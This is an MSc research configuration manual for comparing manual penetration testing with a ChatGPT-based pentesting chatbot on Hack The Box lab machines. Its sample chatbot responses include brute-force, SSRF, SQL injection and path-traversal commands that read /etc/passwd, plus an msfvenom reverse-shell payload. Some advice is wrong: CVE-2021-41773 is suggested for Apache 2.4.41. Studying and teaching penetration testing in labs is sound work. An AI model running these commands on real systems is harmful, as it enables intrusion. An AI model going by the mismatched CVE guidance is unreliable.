Configuration Manual

MSc Research Project
MSc Cybersecurity

Erik Vargas
Student ID: x21131660

School of Computing
National College of Ireland

Supervisor: Ross Spelman

National College of Ireland
MSc Project Submission Sheet
School of Computing

Student Name: Erik Vargas ……………………………………………………………………………………………

Student ID: x21131660……………………………………………………………………………………………

Programme: …… MSCCYBE_JANO23_O ………………………………… **Year:** 2023………………………..

Module: ……MSc Cybersecurity……………………………………………………………………………………

Lecturer: ……Ross Spelman ……………………………………………………………………………………

Submission Due Date: …29 Jan 2025……………………………………………………………………………………

Project Title: Evaluating the Effectiveness of OpenAI a Dedicated Penetration Testing Chatbot in a Comparative Analysis of AI-Assisted and Manual Workflows ……………………………………………………………

Word Count: …1981…………………………………… **Page Count:** ………………9…………………………………

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.
ALL internet material must be referenced in the bibliography section. Students are required to use the Referencing Standard specified in the report template. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action.

Signature: Erik Vargas ……………………………………………………………………………………

Date: …29 Jan 2025 ……………………………………………………………………………………

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST

Attach a completed copy of this sheet to each project (including multiple copies)	□
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	□
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	□

Assignments that are submitted to the Programme Coordinator Office must be placed into the assignment box located outside the office.

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

Configuration Manual

Erik Vargas
Student ID: x21131660

1. Introduction

This configuration manual serves as a guide to replicate the environment, tools, and workflows used in the thesis " Evaluating the Effectiveness of OpenAI a Dedicated Penetration Testing Chatbot in a Comparative Analysis of AI-Assisted and Manual Workflows."

The objective is to provide detailed, step-by-step instructions for setting up both manual penetration testing and chatbot-assisted workflows in controlled environments; by adhering to this manual, readers can reproduce the experiments, evaluate outcomes, and explore enhancements.


2. System Requirements

This section outlines the hardware, software, and tool requirements for conducting the study.

2.1 Hardware Requirements

- Base System:
  - Processor: Quad-core CPU (e.g., Intel i5/i7 or AMD Ryzen 5).
  - Memory: 16 GB RAM or higher.
  - Storage: 256 GB SSD or higher.
- Virtual Machine Hosting:
  - Virtualisation Tool: VMware Workstation or VirtualBox with Virtual Machine support enabled in BIOS [1].

Example Command to Check Virtualisation Support (Linux):




```
grep -E "svm|vmx" /proc/cpuinfo
```

Expected Output: Flags should include vmx for Intel CPUs or svm for AMD CPUs.

2.2 Software Requirements

- Operating System (Host):
  - Windows 10/11 or Linux (e.g., Ubuntu 22.04).
- Guest OS (Virtual Machine):
  - Kali Linux 2023.2 (64-bit).
  - Download Link: Kali Linux Official https://www.kali.org/get-kali/#kali-platforms [2]
- Penetration Testing Tools for Manual Workflow:
  - Nmap: Network scanning [3].
  - WHOIS: Domain information retrieval [4].
  - Shodan: Internet-connected devices enumeration [5].
  - Nessus: Vulnerability scanning [6].
  - Nikto: Web server scanning [7].
  - Burp Suite: Web application testing [8].
  - Metasploit: Exploitation framework [9].
  - LinPEAS: Privilege escalation enumeration [10].


Example Command to Install Tools on Kali Linux:



```
sudo apt update
sudo apt install nmap whois nikto metasploit-framework -y
```

- Chatbot-Assisted Workflow Requirements:
    - OpenAI PentestGPT via ChatGPT Plugin Store [11].
    - Python (3.11 or higher): For running custom scripts if required [12].

Command to Install Python 3.11:




```
sudo apt install python3.11
```

2.3 Virtual Machine Configuration

- Base Virtual Machine Settings (Kali Linux) [1]:
    - RAM: 8 GB.
    - Storage: 40 GB.
    - Network: Bridged Adapter or NAT.

Example VM Setup in VirtualBox:

1. Open VirtualBox and click "New".
2. Name the VM and select Kali Linux as the type.
3. Allocate:
    a. Memory: 8 GB.
    b. Storage: 40 GB dynamically allocated.
4. Network: Select "Bridged Adapter".



ubuntu
Powered Off
multitest_test1_1676848035580_23366
Powered Off
multitest_test2_1676848096244_46880
Powered Off
localusers_default_1676848575512_81830
Powered Off
multinet_admin01_1677364270584_58453
Powered Off
multinet_server01_1677364343340_28693
Powered Off
multinet_server02_1677364417263_20306
Powered Off
win7
Powered Off
win10_client
Powered Off
kali_bridge
Running

General

Name: kali_bridge
Operating System: Debian (64-bit)

System

Base Memory: 8000 MB
Processors: 4
Boot Order: Hard Disk, Optical
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization

Display

Video Memory: 128 MB
Graphics Controller: VMSVGA
Acceleration: 3D
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Secondary Device 0: [Optical Drive] VBoxGuestAdditions.iso (51.02 MB)
Controller: SATA
SATA Port 0: kali-linux-2023.3-virtualbox-amd64.vdi (Normal, 80.09 GB)

Audio

Host Driver: Windows DirectSound
Controller: ICH AC97

Network

Adapter 1: Intel PRO/1000 MT Desktop (Internal Network, 'intnet')
Adapter 2: Intel PRO/1000 MT Desktop (NAT)

USB

USB Controller: OHCI
Device Filters: 0 (0 active)

Shared folders

Shared Folders: 1

Description


Kali Rolling (2023.3) x64
2023-08-21
- - - - - - - - - - - - - - - - - -
Username: kali
Password: kali
(US keyboard layout)
- - - - - - - - - - - - - - - - - -

3. Chatbot Configuration using the UI

This section outlines the steps to set up and interact with Pentest-GPT chatbot via the ChatGPT Plugin Store UI.

3.1 Setting Up PentestGPT in ChatGPT Plugin Store

1. Log in to ChatGPT:
    - Open ChatGPT in your web browser.
    - Log in with your OpenAI account.
2. Access the Plugin Store:
    - Switch to GPT-4o mode in ChatGPT.
    - Click Settings (gear icon in the bottom left corner).
    - Go to the Beta features tab and enable the Plugins option.
3. Install the PentestGPT Plugin:
    - Start a new chat in GPT-4o and select Plugins mode.
    - Click on No plugins enabled > Plugin Store.
    - Search for Pentest-GPT in the Plugin Store or use this link: https://chatgpt.com/g/g-5drY0uivu-penntest-gpt
    - Click Start Chat.
4. Activate the Plugin:
    - Once installed, select PentestGPT from the available plugins in the GPT-4o interface.


PennTest GPT
By Mariano Mattei
Decisive, Kali Linux-Powered Penetration Testing Guide.
4.7
Ratings (40+)
1K+
Conversations
Conversation Starters
Run first Kali Linux command for network analysis?
Initiate web app security test with a specific Kali Linux tool.
Begin ethical system testing with a Kali Linux command.
Start system vulnerability analysis with a precise Kali Linu...
Capabilities
Web Search
DALL-E Images
Ratings
More by Mariano Mattei
Article Writer
Write articles on various subjects.
By Mariano Mattei · 20+
Resume Tailor
Resume expert for ATS and j
By Mariano Mattei · 2
Start Chat
chatgpt.com/g/g-5drY0uivu-penntest-gpt
NW
Learning
Work
CVE
Deutsch
Algorithms
mv
WebDev
ResourcesForensics
Crypto
All Bookmarks
PennTest GPT
PennTest GPT
By Mariano Mattei
Decisive, Kali Linux-Powered Penetration Testing Guide.
Run first Kali Linux command for network analysis?
Initiate web app security test with a specific Kali Linux...
Begin ethical system testing with a Kali Linux...
Start system vulnerability analysis with a...
Message PennTest GPT
ChatGPT can make mistakes. Check important info.

3.2 Preparing to Use Penntest-GPT

To make the most of Penntest-GPT capabilities:


- Gather all preliminary outputs and scan results (e.g., Nmap logs, Nikto outputs).
- Structure your questions based on penetration testing phases for clarity and focus.

3.3 Sample Prompts and Use Cases

Penntest-GPT is designed to assist at every phase of penetration testing, below are sample prompts for interacting with the chatbot and expected outputs.


3.4 Phase 1:Enumeration

Sample prompt:



I need to enumerate a target system. The Nmap scan reveals:
- Port 22: SSH OpenSSH 7.9
- Port 80: Apache/2.4.41
What additional steps should I take?

Sample response:



1. Enumerate SSH (Port 22)

The goal here is to identify potential vulnerabilities or valid credentials for the SSH service.

Actionable Steps:

- **1.1 Banner Grabbing:** Use `nmap` or `netcat` to grab detailed SSH version information:

```bash
nmap -sV -p 22 --script=banner <target_ip>
```

  OR:

```bash
nc <target_ip> 22
```

- **1.2 Check for Vulnerabilities:** Look for known vulnerabilities in OpenSSH 7.9. Use search tools like `searchsploit`:

```bash
searchsploit OpenSSH 7.9
```


  If vulnerabilities are found, we can explore exploitation techniques.

- **1.3 Brute Forcing Credentials:** If authorized, use `hydra` to attempt password brute-forcing (ensure strong permissions to do so):

```bash
hydra -l <username> -P <wordlist> ssh://<target_ip>
```

Why:

- Gain deeper insight into the SSH service.
- Explore weak or default credentials.
- Check for outdated software vulnerabilities.



2. Enumerate HTTP (Port 80)

Apache/2.4.41 serves as a web server. The next step is to identify the web application or directories hosted.

Actionable Steps:

- **2.1 Perform Directory Enumeration:** Use `gobuster` or `dirb` to find hidden directories or files.

```bash
gobuster dir -u http://<target_ip> -w /usr/share/wordlists/dirbuster/directory-list-2.
```

- **2.2 Inspect Web Application:** Open the website in a browser to check for:
  - Login portals.
  - File upload functionalities.
  - Visible technologies (CMS, JavaScript frameworks, etc.).
- **2.3 Gather Web Server Information:**

```bash
nikto -h http://<target_ip>
```

  This can reveal misconfigurations, default credentials, and vulnerabilities.

- **2.4 Identify Technologies:** Use `whatweb` or `wappalyzer`:


```bash
whatweb http://<target_ip>
```

- **2.5 Test for Vulnerabilities:** If a CMS or web framework is identified, search for exploits:

```bash
searchsploit <CMS name or version>
```


3.5 Phase: Vulnerability Analysis

Sample prompt:



I discovered the following services:
- SSH OpenSSH 7.9
- Apache 2.4.41
What known vulnerabilities might exist, and how do I test for them?

Sample response:



1. OpenSSH 7.9

Known Vulnerabilities

- **CVE-2018-15473:** Username enumeration vulnerability.
    - Allows attackers to determine if a username is valid on the system during authentication attempts.
- **Misconfigured Root Login:** Root login might be enabled, allowing brute force attacks if credentials are weak.
- **Weak Algorithms:** Outdated ciphers or key exchange algorithms could be enabled (e.g., CBC modes or RSA with small key sizes).

Testing for Vulnerabilities

1. **Test for Username Enumeration (CVE-2018-15473):** Use `nmap` with the SSH username enumeration script:

```bash
nmap -p 22 --script ssh-auth-methods --script-args ssh.user=<username> <target_ip>
```

Alternatively, use a manual approach with `ssh` or a specialized tool like `ssh-audit`.

2. **Brute Force (if authorized):** Test for weak credentials with `hydra` or `Medusa`:


```bash
hydra -L <username_list> -P <password_list> ssh://<target_ip>
```

3. **Audit SSH Configuration:** Use `ssh-audit` to analyze supported ciphers and key exchange methods:

```bash
ssh-audit <target_ip>
```

4. **Manually Check Version Information:** Verify OpenSSH version-specific vulnerabilities:

```bash
searchsploit OpenSSH 7.9
```



2. Apache 2.4.41

Known Vulnerabilities

- **CVE-2020-11984 / CVE-2020-11993:** Path traversal vulnerabilities in mod_proxy or mod_rewrite.
- **CVE-2021-40438:** SSRF (Server-Side Request Forgery) vulnerability in mod_proxy.
- **Misconfigured Options:**
    - Directory listing enabled.
    - Default or outdated web pages revealing sensitive information.
- **Other Web Application Issues:**
    - Potential for common web application vulnerabilities like SQL injection, XSS, or RCE depending on the hosted application.

Testing for Vulnerabilities

1. **Version Enumeration:** Confirm the version and identify modules using `nikto`:

```bash
nikto -h http://<target_ip>
```

2. **Directory Enumeration:** Look for sensitive or misconfigured directories:

```bash
gobuster dir -u http://<target_ip> -w /usr/share/wordlists/dirbuster/directory-list-2.
```

3. **Check for Known CVEs:** Search for exploits:

```bash
searchsploit Apache 2.4.41
```

4. **SSRF Testing (CVE-2021-40438):** If mod_proxy is enabled, attempt SSRF:


```bash
curl -v -x http://<target_ip>:80 http://internal.server
```

5. **General Web Vulnerability Testing:** Use `OWASP ZAP` or `Burp Suite` to scan for vulnerabilities:
    - SQL Injection
    - Cross-Site Scripting (XSS)
    - Command Injection

```bash
sqlmap -u "http://<target_ip>/vulnerable_param?input=" --batch
```


3.6 Phase 3: Exploitation

Sample prompt:



I identified Apache 2.4.41 with CVE-2021-41773. How can I exploit it to gain access?

Sample response:



Exploitation Steps

Step 1: Verify the Vulnerability

Use a crafted HTTP request to confirm path traversal. Test whether you can access `/etc/passwd`, a common file outside the web root.

```bash
curl -v --path-as-is "http://<target_ip>/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"
```

- If successful, the response will include the contents of `/etc/passwd`.
- If not, the target may not be vulnerable, or additional measures (like configuration changes) are in place.

Step 2: Check for `mod_cgi`

If `mod_cgi` is enabled, you may be able to execute scripts. Send a crafted request to upload or execute files.


Example Command to Trigger a CGI Script:

1. Place a script in an accessible directory (e.g., `/cgi-bin`).
2. Use a traversal payload to call the script.

```bash
curl -v --path-as-is "http://<target_ip>/%2e%2e/%2e%2e/cgi-bin/test.cgi"
```


3.7 Phase 4: Privilege Escalation

Sample response:



I gained a foothold on the target through SSH. The system is Ubuntu 20.04. How do I escalate privileges?

Sample response:



Step 1: Basic Enumeration

Start by gathering information about the system, users, and configurations.

Commands:

```bash
# Kernel and OS information
uname -a
cat /etc/os-release

# User information
id
whoami
cat /etc/passwd

# System information
hostnamectl
lsb_release -a

# Check running processes
ps aux
```

Look For:

- **Kernel version:** Determine if the kernel is vulnerable to privilege escalation exploits.
- **Users and permissions:** Identify any misconfigured accounts or weak permissions.
- **Processes:** Identify processes running with elevated privileges.

4. Chatbot Features

One of the key strengths of the chatbot is its ability to dynamically adjust its recommendations based on user feedback. This feature ensures that users can refine their approach and receive tailored guidance throughout the penetration testing process. For instance, if a user attempts a command provided by the chatbot and it fails, the chatbot can suggest alternative strategies or adjustments.

Example Interaction:

- User: "The curl command didn’t work."
- Chatbot: "Try bypassing filters with URL encoding: curl -v http://<target_ip>%2e%2e/%2e%2e/%2e%2e/etc/passwd."

The chatbot excels in retaining information across multiple steps of a workflow, which is essential for complex penetration testing scenarios. This feature enables the chatbot to build on previous interactions, maintaining coherence and ensuring that recommendations align with the current context.

Example Interaction:

- Step 1 (User): "I found user.txt in /home/user1."
- Step 2 (User): "What next for privilege escalation?"
- Chatbot: "Check for SUID binaries using find / -perm -4000 2>/dev/null. Alternatively, analyse cron jobs with cat /etc/crontab for potential misconfigurations."

The chatbot offers practical, tool-specific advice, making it invaluable for testers who may be unfamiliar with certain tools. It provides commands, usage tips, and even configurations tailored to the context of the test. Whether it’s generating a Metasploit payload or configuring Gobuster for directory enumeration, the chatbot simplifies the use of advanced tools.

Examples:

- Metasploit Payloads: "Generate a reverse shell payload using: msfvenom -p linux/x64/shell_reverse_tcp LHOST=<your_ip> LPORT=4444 -f elf > shell.elf."
- Gobuster: "Run Gobuster for directory enumeration with: gobuster dir -u http://<target_ip> -w /usr/share/wordlists/dirb/common.txt."

5. Tips for Effective Use

To maximise the chatbot capabilities, users should provide clear and detailed prompts. Including specifics such as open ports, running services, operating system details, and identified vulnerabilities helps the chatbot tailor its responses effectively.

Example Prompt:
"I found OpenSSH 7.9 on port 22 and Apache 2.4.41 on port 80. What vulnerabilities should I investigate?"

Penetration testing is an iterative process, and the chatbot supports this by refining its suggestions based on user feedback. Users should actively engage with the chatbot by sharing updates, results, or errors during the session.

Example:

- User: "The payload didn’t execute successfully."
- Chatbot: "Try this alternative payload: <command>. If that fails, verify the target architecture using uname -m."

It’s essential to document the chatbot responses for later use. Users can copy outputs into workflow documentation or save screenshots of critical guidance. This ensures that valuable insights and commands are not lost during the testing process.

Example Use Case:
Copying a complex privilege escalation command provided by the chatbot: find / -type f -perm -u=s 2>/dev/null

6. Hack The Box (HTB) Setup

Hack The Box (HTB) is a premier online platform for hands-on penetration testing and cybersecurity skill development. It offers a wide variety of virtual machines (VMs) designed to simulate real-world systems with diverse vulnerabilities [13]. For this study, HTB retired machines serve as controlled environments where penetration testing workflow can be executed and evaluated.

6.1

This section provides a detailed guide for accessing HTB, setting up the necessary configurations, and effectively using retired machines in alignment with the workflows outlined in this manual.

Accessing Hack The Box

1. Sign Up/Log In:
    a. Visit the Hack The Box website: https://www.hackthebox.com/.
    b. Create an account or log in with your existing credentials.
2. Subscription Requirement:
    a. Retired VMs are only available to users with a VIP subscription.
    b. Subscribe to VIP access on the HTB portal if you don't already have it.

6.2 Setting Up HTB Labs

1. Download the Connection Pack:
    a. Navigate to the Access section in your HTB dashboard.
    b. Download the OpenVPN configuration file (e.g., username.ovpn).
2. Install OpenVPN:

    a. If OpenVPN isn't installed on your machine: sudo apt install openvpn
3. Connect to HTB VPN:
    a. Use the .ovpn file to establish a connection to HTB labs: sudo openvpn --config <path_to_ovpn_file>
    b. Expected Output: OpenVPN establishes a secure connection, and you should see a success message like: Initialisation Sequence Completed
4. Verify Connectivity:
5. Once connected, ping an HTB IP to ensure the VPN connection works: ping 10.10.10.10

6.3 Selecting Retired Machines

To begin testing on Hack The Box (HTB), navigate to the Machines tab on the HTB website, here, you will find a wide selection of retired machines, categorised by difficulty level and the types of vulnerabilities they contain. Choose a machine that aligns with your testing objectives, such as those featuring SQL injection, privilege escalation, or other relevant attack vectors selecting machines based on difficulty ensures a balanced challenge that suits your skill level.

Once you've selected a retired machine, download its accompanying documentation or write-up, each machine includes a detailed write-up that provides:

- Vulnerability details: An overview of the flaws present in the system.
- Hints for exploitation: Clues to guide you in identifying and exploiting the vulnerabilities effectively.

These resources are crucial for validating your workflow outputs and ensuring your methods align with the expected results.

Each HTB machine is assigned a unique IP address, typically in the format 10.10.10.x., this IP allows you to connect to the target machine over the VPN, ensuring all testing occurs within the secure HTB environment.

6.4 Working with HTB Machines

The first step in working with an HTB machine is to perform enumeration and use tools like Nmap to gather information about open ports, services, and software versions.

For example, executing the initial command: nmap -sV -p- 10.10.10.x

Start documenting relevant information like Open ports (e.g., 22, 80, 443), Services running on these ports (e.g., SSH, HTTP), Software versions (e.g., OpenSSH 7.4, Apache 2.4.18), etc., this information forms the foundation for vulnerability analysis and exploitation.

Then follow Penetration Testing Phases utilising the workflows outlined in the previous sections to systematically identify and exploit vulnerabilities, this process typically involves:

1. Enumerating the target
2. Analysing vulnerabilities using tools like Nikto or Nessus.
3. Exploiting identified weaknesses to gain initial access.
4. Escalating privileges to gain full control.

HTB machines often include specific challenges, such as retrieving flags that demonstrate your successful compromise of the system:

- User Flag (user.txt): Typically found in the home directory of a low-privileged user.
- Root Flag (root.txt): Requires administrative or root-level access and is usually located in the /root directory.

Document your findings, including the locations of the flags and the methods used to retrieve them.

If a machine becomes unstable or unresponsive during testing, you can reset it to its original state, this is particularly useful if errors occur during exploitation or privilege escalation.

1. Navigate to the machine page on the HTB website.
2. Click the Reset button to initiate the reset process.
3. Wait for the confirmation message indicating the machine is ready.
4. Reconnect and resume your testing from the appropriate phase.

Finally, take in consideration the following considerations from the platform :

- HTB machines are designed for educational purposes, use them exclusively for learning and improving your penetration testing skills.
- Do not share machine-specific flags, exploits, or solutions publicly, as this violates HTB terms of service and the ethical standards of the cybersecurity community.
- All testing must be conducted within the HTB environment, never attempt unauthorised testing on live systems or networks outside the HTBs scope [14].

References

[1] ‘Oracle VirtualBox’. Accessed: Dec. 11, 2024. [Online]. Available: https://www.virtualbox.org/

[2] ‘Get Kali’, Kali Linux. Accessed: Dec. 11, 2024. [Online]. Available: https://www.kali.org/get-kali/

[3] ‘Nmap: the Network Mapper - Free Security Scanner’. Accessed: Dec. 11, 2024. [Online]. Available: https://nmap.org/

[4] ‘Whois Lookup, Domain Availability & IP Search - DomainTools’. Accessed: Dec. 11, 2024. [Online]. Available: https://whois.domaintools.com/

[5] ‘Shodan’, Shodan. Accessed: Dec. 11, 2024. [Online]. Available: https://www.shodan.io

[6] ‘Comprehensive Cybersecurity and Exposure Management’, Tenable®. Accessed: Dec. 11, 2024. [Online]. Available: https://www.tenable.com/node

[7] ‘CIRT.net | Suspicion Breeds Confidence’. Accessed: Dec. 11, 2024. [Online]. Available: https://cirt.net/

[8] ‘Download Burp Suite Community Edition - PortSwigger’. Accessed: Dec. 11, 2024. [Online]. Available: https://portswigger.net/burp/communitydownload

[9] ‘Metasploit | Penetration Testing Software, Pen Testing Security’, Metasploit. Accessed: Dec. 11, 2024. [Online]. Available: https://www.metasploit.com/

